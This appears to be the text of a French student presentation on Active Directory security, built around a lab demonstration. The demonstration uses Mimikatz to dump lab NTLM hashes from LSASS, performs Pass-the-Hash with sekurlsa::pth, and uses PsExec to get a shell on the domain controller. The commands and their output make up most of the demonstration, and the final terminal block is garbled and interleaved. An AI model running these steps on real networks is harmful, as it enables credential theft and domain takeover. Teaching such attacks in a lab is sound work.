


Gestion des identités avec Active Directory

Système d'exploitation Windows

Maxime HILLEBRAND-LAMBERT
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Vrej KARAKOZIAN
Gabin GOUDE



Sommaire :




Les éléments introductifs



Active Directory (AD)



Domain Controller (DC)



Mimikatz

La configuration de l'environnement




PROXMOX

Hyperviseur de type 1



Windows 10



Windows Serveur 2019




Windows 10




Kali linux

La configuration de l'environnement

Mise en place de l'AD




Windows Serveur 2019




Les mécanismes de sécurité

Kerberos




Les mécanismes de sécurité

NTLM



Les mécanismes de sécurité

LSASS



```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords


Authentication Id : 0 ; 2719501 (00000000:00297f0d)
Session          : Interactive from 3
User Name        : evan.jones
Domain           : EFREI
Logon Server     : EFREI-DC01
Logon Time       : 30/11/2025 17:29:22
SID              : S-1-5-21-2893811820-4066316177-2484010865-1105

msv :
[00000003] Primary
* Username : evan.jones
* Domain   : EFREI
* NTLM     : 01794af19fd00af4f2528923c4ef08be
* SHA1     : 57f77f97cd09246d12c2722d9bffa71e4d9ec191e
* DPAPI    : 660d82855b03431b651cbca8dcd459da
tspkg :
wdigest :
* Username : evan.jones
* Domain   : EFREI
* Password : (null)
kerberos :
* Username : evan.jones
* Domain   : EFREI.NET
* Password : (null)
ssp :
credman :
cloudap :

Authentication Id : 0 ; 2719475 (00000000:00297ef3)
Session          : Interactive from 3
User Name        : evan.jones
Domain           : EFREI
Logon Server     : EFREI-DC01
Logon Time       : 30/11/2025 17:29:22
```

Les mécanismes de sécurité

PsExec




Les démonstrations (1/3)

Pass The Hash

Prérequis :

- Accès initial avec droits d'administrateur local
- Un administrateur doit s'être déjà connecté sur la machine
- Mimikatz

Les démonstrations (1/3)



Les démonstrations (1/3)

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2719501 (00000000:00297f0d)
Session          : Interactive from 3
User Name        : evan.jones
Domain          : EFREI
Logon Server     : EFREI-DC01
Logon Time       : 30/11/2025 17:29:22
SID              : S-1-5-21-2893811820-4066316177-2484010865-1105

msv :
[00000003] Primary
* Username : evan.jones
* Domain   : EFREI
* NTLM     : 01794af19fd00af4f2528923c4ef08be
* SHA1    : 57f77f97cd09246d12c2722d9b6ff71e4d9ec191e
* DPAPI    : 660d82855b03431b651cbca8dcd459da

tspkg :
wdigest :
* Username : evan.jones
* Domain   : EFREI
* Password : (null)

kerberos :
* Username : evan.jones
* Domain   : EFREI.NET
* Password : (null)

ssp :
credman :
cloudap :
```

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # sekurlsa::pth /user:evan.jones /domain:EFREI.net /ntlm:01794af19fd00af4f2528923c4ef08be
user      : evan.jones
domain    : EFREI
program   : cmd.exe
imperson  : NTLM
NTLM      : 01794af19fd00af4f2528923c4ef08be

Microsoft Windows [version 10.0.19044.1288]
(c) Microsoft Corporation. Tous droits réservés.

| PID 4
| TID 5
| LSA Process: efrei\patrick.wayne
| LUID 0
\ msv1_0 C:\Windows\system32>whoami
\ kerberos C:\Windows\system32>hostname
\ des_crypt PC1
\ des_crypt C:\Windows\system32>PsExec.exe \\EFREI-DC01 cmd.exe
\ des_crypt PsExec v2.43 - Execute processes remotely
\ des_crypt Copyright (C) 2001-2023 Mark Russinovich
\ des_crypt Sysinternals - www.sysinternals.com
\ des_crypt *Passv

Microsoft Windows [version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. Tous droits réservés.

mimikatz # C:\Windows\system32>whoami
efrei\evan.jones

C:\Windows\system32>hostname
EFREI-DC01

C:\Windows\system32>
```

